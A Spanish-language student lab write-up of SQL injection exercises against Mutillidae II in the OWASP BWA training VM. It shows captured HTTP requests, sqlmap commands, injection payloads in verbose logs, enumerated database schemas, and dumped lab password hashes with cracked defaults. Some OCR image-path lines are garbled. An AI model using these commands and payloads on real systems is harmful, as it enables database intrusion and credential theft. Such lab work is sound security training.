EJERCICIOS SQL INJECTION

Prerrequisitos

- Kali Linux
- OWASP BWE

Ejercicio 1 - SQLMap

- Realizar los ejercicios de SQL Injection en la máquina Mutillidae II: OWASP 2013 > A1 - Injection (SQL) > SQLi - Extract Data > User Info (SQL) Intentar conseguir la siguiente información:

```
GET /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1
Host: 10.0.2.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.0.2.10/mutillidae/index.php?page=login.php
Cookie: showhints=1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
PHPSESSID=fc05vbi1l5ver2up120o54h1n4
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

```

- Base de datos que se está utilizando


GET
sqlmap --url="http://10.0.2.10/mutillidae/index.php?page=user-info.php&username=root&password=root&user-info-php-submit-button=View+Account+Details" --parametro -v 3

Se corrio el comando base con parámetro –current-db

```
[02:06:32] [INFO] the back-end DBMS is MySQL
[02:06:32] [PAYLOAD] root' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0×717
[02:06:32] [CRITICAL] unable to connect to the target URL. sqlmap is go
[02:06:32] [DEBUG] performed 1 query in 0.31 seconds
[02:06:32] [PAYLOAD] root' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0×717
[02:06:32] [DEBUG] performed 1 query in 0.30 seconds
[02:06:32] [PAYLOAD] root' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0×717
[02:06:33] [DEBUG] performed 1 query in 0.30 seconds
[02:06:33] [PAYLOAD] root' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0×717
[02:06:33] [DEBUG] performed 1 query in 0.30 seconds
[02:06:33] [PAYLOAD] root' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0×717
[02:06:33] [DEBUG] turning off NATIONAL CHARACTER casting
[02:06:33] [PAYLOAD] root' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0×717
[02:06:33] [DEBUG] performed 2 queries in 0.35 seconds
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: Apache 2.2.14, PHP, PHP 5.3.2
back-end DBMS: MySQL ⩾ 5.0
```


- Tablas de la base de datos

Se corrio el comando base con el parámetro --tables



```
Database: webgoat_coins
[11 tables]
+-------------------------------------------+
| categories                                |
| comments                                  |
| customerlogin                             |
| customers                                 |
| employees                                 |
| offices                                   |
| orderdetails                              |
| orders                                    |
| payments                                  |
| products                                  |
| securityquestions                         |
+-------------------------------------------+

Database: wordpress
[14 tables]
+-------------------------------------------+
| wp_categories                             |
| wp_comments                               |
| wp_linkcategories                         |
| wp_links                                  |
| wp_mygallery                              |
| wp_mygprelation                           |
| wp_mypictures                             |
| wp_options                                |
| wp_post2cat                               |
| wp_postmeta                               |
| wp_posts                                  |
| wp_spreadsheet                            |
| wp_usermeta                               |
| wp_users                                  |
+-------------------------------------------+
```



```
Database: wordpress
[14 tables]
+-------------------------------------------+
| wp_categories                             |
| wp_comments                               |
| wp_linkcategories                         |
| wp_links                                  |
| wp_mygallery                              |
| wp_mygprelation                           |
| wp_mypictures                             |
| wp_options                                |
| wp_post2cat                               |
| wp_postmeta                               |
| wp_posts                                  |
| wp_spreadsheet                            |
| wp_usermeta                               |
| wp_users                                  |
+-------------------------------------------+

Database: wraithlogin
[3 tables]
+-------------------------------------------+
| mail                                      |
| stealth                                   |
| users                                     |
+-------------------------------------------+

Database: yazd
[13 tables]
+-------------------------------------------+
| yazdfilter                                |
| yazdforum                                 |
| yazdforumprop                             |
| yazdgroup                                 |
| yazdgroupperm                             |
| yazdgroupuser                             |
| yazdmessage                               |
| yazdmessageprop                           |
| yazdmessagetree                           |
| yazdthread                                |
| yazduser                                  |
| yazduserperm                              |
| yazduserprop                              |
+-------------------------------------------+
```

- Columnas de la base de datos

Se corrio el comando base con el parámetro --columns

```
[2 columns]
+-----------------+----------+
| Column          | Type     |
+-----------------+----------+
| help_text       | text     |
| help_text_key   | int(11)  |
+-----------------+----------+

Database: nowasp
Table: hitlog
[6 columns]
+------------+------------+
| Column     | Type       |
+------------+------------+
| date       | datetime   |
| browser    | text       |
| cid        | int(11)    |
| hostname   | text       |
| ip         | text       |
| referer    | text       |
+------------+------------+

Database: nowasp
Table: page_hints
[3 columns]
+-------------+---------------+
| Column      | Type          |
+-------------+---------------+
| hint        | text          |
| hint_key    | int(11)       |
| page_name   | varchar(64)   |
+-------------+---------------+

Database: nowasp
Table: credit_cards
[4 columns]
+--------------+----------+
| Column       | Type     |
+--------------+----------+
| ccid         | int(11)  |
| ccnumber     | text     |
| ccv          | text     |
| expiration   | date     |
+--------------+----------+
```

```
Database: nowasp
Table: captured_data
[8 columns]
+--------------------+----------+
| Column             | Type     |
+--------------------+----------+
| capture_date       | datetime |
| data               | text     |
| data_id            | int(11)  |
| hostname           | text     |
| ip_address         | text     |
| port               | text     |
| referrer           | text     |
| user_agent_string  | text     |
+--------------------+----------+

Database: nowasp
Table: pen_test_tools
[5 columns]
+--------------+---------+
| Column       | Type    |
+--------------+---------+
| comment      | text    |
| phase_to_use | text    |
| tool_id      | int(11) |
| tool_name    | text    |
| tool_type    | text    |
+--------------+---------+

Database: nowasp
Table: accounts
[7 columns]
+-------------+-------------+
| Column      | Type        |
+-------------+-------------+
| cid         | int(11)     |
| firstname   | text        |
| is_admin    | varchar(5)  |
| lastname    | text        |
| mysignature | text        |
| password    | text        |
| username    | text        |
+-------------+-------------+

Database: nowasp
Table: page_help
[3 columns]
+------------------+--------------+
| Column           | Type         |
+------------------+--------------+
| help_text_key    | int(11)      |
| order_preference | int(11)      |
| page_name        | varchar(64)  |
+------------------+--------------+
```

```
Database: nowasp
Table: youtubevideos
[3 columns]
+---------------------+--------------+
| Column              | Type         |
+---------------------+--------------+
| identificationToken | varchar(16)  |
| recordIndetifier    | int(11)      |
| title               | varchar(128) |
+---------------------+--------------+

Database: nowasp
Table: level_1_help_include_files
[3 columns]
+-----------------------------------------+---------+
| Column                                  | Type    |
+-----------------------------------------+---------+
| level_1_help_include_file               | text    |
| level_1_help_include_file_description   | text    |
| level_1_help_include_file_key           | int(11) |
+-----------------------------------------+---------+

Database: nowasp
Table: blogs_table
[4 columns]
+--------------+-----------+
| Column       | Type      |
+--------------+-----------+
| date         | datetime  |
| blogger_name | text      |
| cid          | int(11)   |
| comment      | text      |
+--------------+-----------+

Database: nowasp
Table: balloon_tips
[3 columns]
+------------+--------------+
| Column     | Type         |
+------------+--------------+
| hint_level | int(11)      |
| tip        | text         |
| tip_key    | varchar(64)  |
+------------+--------------+
```

- Esquema completo

Se corrio el comando de base con el parámetro –schema

```
Database: tikiwiki
Table: tiki_directory_sites
[11 columns]
+------------------+---------------+
| Column           | Type          |
+------------------+---------------+
| cache            | longblob      |
| cache_timestamp  | int(14)       |
| country          | varchar(255)  |
| created          | int(14)       |
| description      | text          |
| hits             | int(12)       |
| isValid          | char(1)       |
| lastModif        | int(14)       |
| name             | varchar(240)  |
| siteId           | int(14)       |
| url              | varchar(255)  |
+------------------+---------------+

Database: tikiwiki
Table: tiki_structure_versions
[2 columns]
+----------------+----------+
| Column         | Type     |
+----------------+----------+
| version        | int(14)  |
| structure_id   | int(14)  |
+----------------+----------+

Database: tikiwiki
Table: tiki_minical_events
[10 columns]
+--------------+----------------+
| Column       | Type           |
+--------------+----------------+
| end          | int(14)        |
| start        | int(14)        |
| user         | varchar(40)    |
| description  | text           |
| duration     | int(3)         |
| eventId      | int(12)        |
| reminded     | char(1)        |
| security     | char(1)        |
| title        | varchar(250)   |
| topicId      | int(12)        |
+--------------+----------------+

Database: tikiwiki
Table: tiki_rss_feeds
[5 columns]
+--------------+--------------+
| Column       | Type         |
+--------------+--------------+
| cache        | longblob     |
| lastUpdated  | int(14)      |
| name         | varchar(30)  |
| refresh      | int(8)       |
```

- Volcado completo de tabla de usuarios con contraseñas

Comando base + --passwords, se almacenaron con sus hashes, en esta lista no están todos.

```
[*] bricks [1]:
    password hash: *255195939290DC6D228944BCC682D2427DA57E21
    clear-text password: bricks
[*] bwapp [1]:
    password hash: *63C3CE60C4AC4F87F321E54F290A4867684A96C4
    clear-text password: bwapp
[*] citizens [1]:
    password hash: *E0E85D302E82538A1FDA46B453F687F3964A99B4
[*] cryptomg [1]:
    password hash: *2132873552FEDF6780E8060F927DD5101759C4DE
    clear-text password: cryptomg
[*] debian-sys-maint [1]:
    password hash: *75F15FF5C9F06A7221FEB017724554294E40A327
[*] dvwa [1]:
    password hash: *D67B38CDCD1A55623ED5F55856A29B9654FF823D
    clear-text password: dvwa
[*] gallery2 [1]:
    password hash: *DF0F41B82DFDB4AA462186480FA9922EF4BBFCEB
    clear-text password: gallery2
[*] getboo [1]:
    password hash: *8FC7327502AA1203AAE881C4A5E2AA1CD6E46CE8
    clear-text password: getboo
[*] ghost [1]:
    password hash: *9AE953952D993ED69779E70E28193A1EB8DDF91C
    clear-text password: ghost
[*] gtd-php [1]:
    password hash: *C238B1FA6D14124C867DC9634DEB2CD731212094
    clear-text password: gtd-php
[*] hex [1]:
    password hash: *E5C4AA1177F0A69A9E124CDC2676D4ECCE01E347
[*] joomla [1]:
    password hash: *F70658E9BDD2910AC33ACDA164605DFC1DA70A68
    clear-text password: joomla
[*] jotto [1]:
    password hash: *6126D5A029ACE603DBF187A301C1CCEAEDCFE232
    clear-text password: jotto
[*] kbloom [1]:
    password hash: *10A99DBC0772291AA6AF9A1A9271945340E4E812
[*] mutillidae [1]:
    password hash: *E82A07F59B0D83BEF29F79E41FA0F8A042CE3DE4
    clear-text password: mutillidae
[*] orangehrm [1]:
    password hash: *82183BF1F275E47C2692B1CF81CB7A8FD16CE5EA
    clear-text password: orangehrm
[*] personalblog [1]:
    password hash: *3D118FD3FFC74F534A493C30ADC1F23A48510D9D
    clear-text password: personalblog
[*] peruggia [1]:
    password hash: *5297BE816CC703E8CB686D205071E9CD9E8F08A4
    clear-text password: peruggia
[*] phpbb [1]:
    password hash: *CA1F8B079BB2857835107EA008871B4691769547
    clear-text password: phpbb
[*] phpmyadmin [1]:
    password hash: *D5D9F81F5542DE067FFF5FF7A4CA4BDD322C578F
    clear-text password: user
[*] root [2]:
    password hash: *73316569DAC7839C2A784FF263F5C0ABBC7086E2
```

OWASP 2013 > A1 - Injection (SQL) > SQLi - Bypass Authentication > LoginIntentar conseguir la siguiente información:

```
1  POST /mutillidae/index.php?page=login.php HTTP/1.1
2  Host: 10.0.2.10
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 51
9  Origin: http://10.0.2.10
10 Connection: close
11 Referer: http://10.0.2.10/mutillidae/index.php?page=login.php
12 Cookie: showhints=1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
   PHPSESSID=fc05vbill5ver2up120o54h1n4
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 username=p&password=p&login-php-submit-button=Login
```

POST

Comando base: sqlmap -url="http://10.0.2.10/mutillidae/index.php?page=login.php" --data="username=p&password=p&login-php-submit-button=Login" --parametro -v 3


- Base de datos que se está utilizando

Comando base + --current-db

```
[03:25:37] [INFO] the back-end DBMS is MySQL
[03:25:37] [DEBUG] searching for error chunk length...
[03:25:37] [PAYLOAD] p' AND (SELECT 3710 FROM(SELECT COUNT(*
[03:25:37] [PAYLOAD] p' AND (SELECT 5039 FROM(SELECT COUNT(*
[03:25:37] [PAYLOAD] p' AND (SELECT 1646 FROM(SELECT COUNT(*
[03:25:38] [PAYLOAD] p' AND (SELECT 8967 FROM(SELECT COUNT(*
[03:25:38] [PAYLOAD] p' AND (SELECT 1847 FROM(SELECT COUNT(*
```

- Tablas de la base de datos

Comando base + --tables. Estas son solo algunas de las tablas que se generaron



```
Database: bwapp
[4 tables]
+----------------------------------------+
| blog                                   |
| heroes                                 |
| movies                                 |
| users                                  |
+----------------------------------------+

Database: citizens
[1 table]
+----------------------------------------+
| logins                                 |
+----------------------------------------+

Database: cryptomg
[3 tables]
+----------------------------------------+
| challenge2_articles                    |
| challenge2_users                       |
| challenge4_users                       |
+----------------------------------------+

Database: dvwa
[2 tables]
+----------------------------------------+
| guestbook                              |
| users                                  |
+----------------------------------------+

Database: ejemplo1
[1 table]
+----------------------------------------+
| personas                               |
+----------------------------------------+

Database: gallery2
[57 tables]
+----------------------------------------+
| g2_accessmap                           |
| g2_accesssubscribermap                 |
| g2_albumitem                           |
| g2_animationitem                       |
| g2_cachemap                            |
| g2_childentity                         |
| g2_comment                             |
| g2_customfieldmap                      |
| g2_dataitem                            |
| g2_derivative                          |
| g2_derivativeimage                     |
| g2_derivativeprefsmap                  |
```

- Columnas de la base de datos

Comando base + --columns

```
+---------------------+--------------+
| Column              | Type         |
+---------------------+--------------+
| identificationToken | varchar(16)  |
| recordIndetifier    | int(11)      |
| title               | varchar(128) |
+---------------------+--------------+

Database: nowasp
Table: balloon_tips
[3 columns]
+------------+--------------+
| Column     | Type         |
+------------+--------------+
| hint_level | int(11)      |
| tip        | text         |
| tip_key    | varchar(64)  |
+------------+--------------+

Database: nowasp
Table: level_1_help_include_files
[3 columns]
+-----------------------------------------+---------+
| Column                                  | Type    |
+-----------------------------------------+---------+
| level_1_help_include_file               | text    |
| level_1_help_include_file_description   | text    |
| level_1_help_include_file_key           | int(11) |
+-----------------------------------------+---------+

Database: nowasp
Table: blogs_table
[4 columns]
+--------------+-----------+
| Column       | Type      |
+--------------+-----------+
| date         | datetime  |
| blogger_name | text      |
| cid          | int(11)   |
| comment      | text      |
+--------------+-----------+

Database: nowasp
Table: page_help
[3 columns]
+-----------------+--------------+
| Column          | Type         |
+-----------------+--------------+
| help_text_key   | int(11)      |
| order_preference| int(11)      |
| page_name       | varchar(64)  |
+-----------------+--------------+
```

```
[3 columns]
+-----------+--------------+
| Column    | Type         |
+-----------+--------------+
| hint      | text         |
| hint_key  | int(11)      |
| page_name | varchar(64)  |
+-----------+--------------+

Database: nowasp
Table: pen_test_tools
[5 columns]
+---------------+----------+
| Column        | Type     |
+---------------+----------+
| comment       | text     |
| phase_to_use  | text     |
| tool_id       | int(11)  |
| tool_name     | text     |
| tool_type     | text     |
+---------------+----------+

Database: nowasp
Table: accounts
[7 columns]
+-------------+-------------+
| Column      | Type        |
+-------------+-------------+
| cid         | int(11)     |
| firstname   | text        |
| is_admin    | varchar(5)  |
| lastname    | text        |
| mysignature | text        |
| password    | text        |
| username    | text        |
+-------------+-------------+

Database: nowasp
Table: help_texts
[2 columns]
+---------------+----------+
| Column        | Type     |
+---------------+----------+
| help_text     | text     |
| help_text_key | int(11)  |
+---------------+----------+

Database: nowasp
Table: captured_data
[8 columns]
+------------------+-----------+
| Column           | Type      |
+------------------+-----------+
| capture_date     | datetime  |
| data             | text      |
| data_id          | int(11)   |
| hostname         | text      |
```

- Esquema completo

Comando base + --schema. Es solo una demostración, el esquema es muy larho.

```
Table: yazdthread
[6 columns]
+---------------+-------------+
| Column        | Type        |
+---------------+-------------+
| approved      | int(11)     |
| creationDate  | varchar(15) |
| forumID       | int(11)     |
| modifiedDate  | varchar(15) |
| rootMessageID | int(11)     |
| threadID      | int(11)     |
+---------------+-------------+

Database: yazd
Table: yazduserprop
[3 columns]
+-----------+---------------+
| Column    | Type          |
+-----------+---------------+
| name      | varchar(30)   |
| propValue | varchar(255)  |
| userID    | int(11)       |
+-----------+---------------+

Database: yazd
Table: yazdfilter
[3 columns]
+--------------+---------+
| Column       | Type    |
+--------------+---------+
| filterIndex  | int(11) |
| filterObject | blob    |
| forumID      | int(11) |
+--------------+---------+

Database: yazd
Table: yazdmessageprop
[3 columns]
+-----------+---------------+
| Column    | Type          |
+-----------+---------------+
| messageID | int(11)       |
| name      | varchar(30)   |
| propValue | varchar(255)  |
+-----------+---------------+

Database: yazd
Table: yazdgroupperm
[3 columns]
+------------+---------+
| Column     | Type    |
+------------+---------+
| forumID    | int(11) |
| groupID    | int(11) |
| permission | int(11) |
+------------+---------+
```

- Volcado completo de tabla de usuarios con contraseñas

Comando base + --passwords

```
[*] sendmail [1]:
    password hash: *93ADDFABFCD5A66C95E97C73240D373413A01275
[*] sqlol [1]:
    password hash: *5297BE816CC703E8CB686D205071E9CD9E8F08A4
    clear-text password: peruggia
[*] stealth [1]:
    password hash: *E0E85D302E82538A1FDA46B453F687F3964A99B4
[*] tikiwiki [1]:
    password hash: *5FA5F4C9ACD2CA5C1EB9E0EC80175D5FCAA0D7D6
    clear-text password: wackopicko
[*] undertaker [1]:
    password hash: *8028371417372EDAD5755F9653E93D7C1E87564C
    clear-text password: wavsep
[*] vicnum [1]:
    password hash: *1DB6D61428C07B8E8D6876CC60ECAD01D2CE844A
    clear-text password: sqlol
[*] wackopicko [1]:
    password hash: *9AE953952D993ED69779E70E28193A1EB8DDF91C
    clear-text password: ghost
[*] wavsep [1]:
    password hash: *2132873552FEDF6780E8060F927DD5101759C4DE
[*] webcal [1]:
    password hash: *4BA609A0C9C18D80985519932BAC08C604119234
    clear-text password: webgoat.net
[*] webgoat.net [1]:
    password hash: *C238B1FA6D14124C867DC9634DEB2CD731212094
    clear-text password: gtd-php
[*] webmaster [1]:
    password hash: *255195939290DC6D228944BCC682D2427DA57E21
    clear-text password: bricks
[*] wordpress [1]:
    password hash: *8FC7327502AA1203AAE881C4A5E2AA1CD6E46CE8
[*] wraith [1]:
    password hash: *63C3CE60C4AC4F87F321E54F290A4867684A96C4
    clear-text password: bwapp
[*] yazd [1]:
    password hash: *82183BF1F275E47C2692B1CF81CB7A8FD16CE5EA
    clear-text password: orangehrm
[*] yazd10 [1]:
    password hash: *E2E1F0A3459647AACF63319694BCBD107231B10C
    clear-text password: webcal
```

OWASP 2013 > A1 - Injection (SQL) > SQLMap Practice > View Someones Blog Intentar conseguir la siguiente información:

Pretty Raw Hex

```
1  POST /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1
2  Host: 10.0.2.10
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 67
9  Origin: http://10.0.2.10
10 Connection: close
11 Referer: http://10.0.2.10/mutillidae/index.php?page=view-someones-blog.php
12 Cookie: showhints=1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=fc05vbi1l5ver2upl20o54h1n4
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 author=admin&view-someones-blog-php-submit-button=View+Blog+Entries
```

POST

sqlmap -url="http://10.0.2.10/mutillidae/index.php?page=view-someones-blog.php" --data="author=admin&view-someones-blog-php-submit-button=View+Blog+Entries" --parameter -v 3

- Base de datos que se está utilizando

Comando base + --current-db

```
___ vector:  UNION ALL SELECT 5354,5354,5354,[QUERY]#
___
[04:34:48] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: Apache 2.2.14, PHP 5.3.2, PHP
back-end DBMS: MySQL ⩾ 5.0
[04:34:48] [INFO] fetching current database
[04:34:48] [PAYLOAD] admin' UNION ALL SELECT 4695,4695,4695,CONCAT(0×717a707a71,IFNULL(CAST(DATABASE() AS NCHAR),0×20),0×71787a7671)#
[04:34:48] [DEBUG] performed 1 query in 0.29 seconds
current database: 'nowasp'
[04:34:48] [INFO] fetched data logged to text files under '/home/veronica/.local/share/sqlmap/output/10.0.2.10'

[*] ending @ 04:34:48 /2022-12-23/
```

- Tablas de la base de datos

Comando base + --tables, es demostración.

```
Database: yazd
[13 tables]
+-----------------------+
| yazdfilter            |
| yazdforum             |
| yazdforumprop         |
| yazdgroup             |
| yazdgroupperm         |
| yazdgroupuser         |
| yazdmessage           |
| yazdmessageprop       |
| yazdmessagetree       |
| yazdthread            |
| yazduser              |
| yazduserperm          |
| yazduserprop          |
+-----------------------+

Database: wraithlogin
[3 tables]
+-----------------------+
| mail                  |
| stealth               |
| users                 |
+-----------------------+

Database: wordpress
[14 tables]
+-----------------------+
| wp_categories         |
| wp_comments           |
| wp_linkcategories     |
| wp_links              |
| wp_mygallery          |
| wp_mygprelation       |
| wp_mypictures         |
| wp_options            |
| wp_post2cat           |
| wp_postmeta           |
| wp_posts              |
| wp_spreadsheet        |
| wp_usermeta           |
| wp_users              |
+-----------------------+

Database: webgoat_coins
[11 tables]
+-----------------------+
| categories            |
| comments              |
| customerlogin         |
| customers             |
| employees             |
| offices               |
| orderdetails          |
| orders                |
| payments              |
| products              |
| securityquestions     |
```

```
Database: webcal
[23 tables]
+-------------------------+
| webcal_asst             |
| webcal_categories       |
| webcal_config           |
| webcal_entry            |
| webcal_entry_ext_user   |
| webcal_entry_log        |
| webcal_entry_repeats    |
| webcal_entry_repeats_not|
| webcal_entry_user       |
| webcal_group            |
| webcal_group_user       |
| webcal_import           |
| webcal_import_data      |
| webcal_nonuser_cals     |
| webcal_reminder_log     |
| webcal_report           |
| webcal_report_template  |
| webcal_site_extras      |
| webcal_user             |
| webcal_user_layers      |
| webcal_user_pref        |
| webcal_view             |
| webcal_view_user        |
+-------------------------+

Database: wavsepdb
[4 tables]
+-------------------------+
| accounts                |
| messages                |
| transactions            |
| users                   |
+-------------------------+

Database: wackopicko
[13 tables]
+-------------------------+
| admin                   |
| admin_session           |
| cart                    |
| cart_coupons            |
| cart_items              |
| comments                |
| comments_preview        |
| conflict_pictures       |
| coupons                 |
| guestbook               |
| own                     |
| pictures                |
| users                   |
+-------------------------+
```

- Columnas de la base de datos

Comando base + --columns

```
Database: nowasp
Table: blogs_table
[4 columns]
+--------------+----------+
| Column       | Type     |
+--------------+----------+
| date         | datetime |
| blogger_name | text     |
| cid          | int(11)  |
| comment      | text     |
+--------------+----------+

Database: nowasp
Table: page_help
[3 columns]
+------------------+-------------+
| Column           | Type        |
+------------------+-------------+
| help_text_key    | int(11)     |
| order_preference | int(11)     |
| page_name        | varchar(64) |
+------------------+-------------+

Database: nowasp
Table: accounts
[7 columns]
+-------------+-------------+
| Column      | Type        |
+-------------+-------------+
| cid         | int(11)     |
| firstname   | text        |
| is_admin    | varchar(5)  |
| lastname    | text        |
| mysignature | text        |
| password    | text        |
| username    | text        |
+-------------+-------------+

Database: nowasp
Table: balloon_tips
[3 columns]
+------------+-------------+
| Column     | Type        |
+------------+-------------+
| hint_level | int(11)     |
| tip        | text        |
| tip_key    | varchar(64) |
+------------+-------------+
```

- Esquema completo

Comando base + --schema

```
Database: yazd
Table: yazdthread
[6 columns]
+----------------+-------------+
| Column         | Type        |
+----------------+-------------+
| approved       | int(11)     |
| creationDate   | varchar(15) |
| forumID        | int(11)     |
| modifiedDate   | varchar(15) |
| rootMessageID  | int(11)     |
| threadID       | int(11)     |
+----------------+-------------+

Database: yazd
Table: yazdmessage
[8 columns]
+--------------+--------------+
| Column       | Type         |
+--------------+--------------+
| approved     | int(11)      |
| body         | text         |
| creationDate | varchar(15)  |
| messageID    | int(11)      |
| modifiedDate | varchar(15)  |
| subject      | varchar(255) |
| threadID     | int(11)      |
| userID       | int(11)      |
+--------------+--------------+

Database: yazd
Table: yazdmessagetree
[2 columns]
+----------+---------+
| Column   | Type    |
+----------+---------+
| childID  | int(11) |
| parentID | int(11) |
+----------+---------+

Database: yazd
Table: yazduserprop
[3 columns]
+-----------+--------------+
| Column    | Type         |
+-----------+--------------+
| name      | varchar(30)  |
| propValue | varchar(255) |
| userID    | int(11)      |
+-----------+--------------+
```

```
Database: yazd
Table: yazdgroup
[3 columns]
+-------------+--------------+
| Column      | Type         |
+-------------+--------------+
| description | varchar(255) |
| groupID     | int(11)      |
| name        | varchar(50)  |
+-------------+--------------+

Database: yazd
Table: yazdmessageprop
[3 columns]
+-----------+---------------+
| Column    | Type          |
+-----------+---------------+
| messageID | int(11)       |
| name      | varchar(30)   |
| propValue | varchar(255)  |
+-----------+---------------+

Database: yazd
Table: yazdforumprop
[3 columns]
+-----------+---------------+
| Column    | Type          |
+-----------+---------------+
| forumID   | int(11)       |
| name      | varchar(30)   |
| propValue | varchar(255)  |
+-----------+---------------+

Database: yazd
Table: yazdforum
[6 columns]
+----------------+---------------+
| Column         | Type          |
+----------------+---------------+
| creationDate   | varchar(15)   |
| description    | text          |
| forumID        | int(11)       |
| moderated      | int(11)       |
| modifiedDate   | varchar(15)   |
| name           | varchar(255)  |
+----------------+---------------+

Database: yazd
Table: yazduser
[7 columns]
+----------------+--------------+
| Column         | Type         |
+----------------+--------------+
| email          | varchar(30)  |
| emailVisible   | int(11)      |
| name           | varchar(50)  |
| nameVisible    | int(11)      |
| passwordHash   | varchar(32)  |
| userID         | int(11)      |
```

- Volcado completo de tabla de usuarios con contraseñas

Comando base + --passwords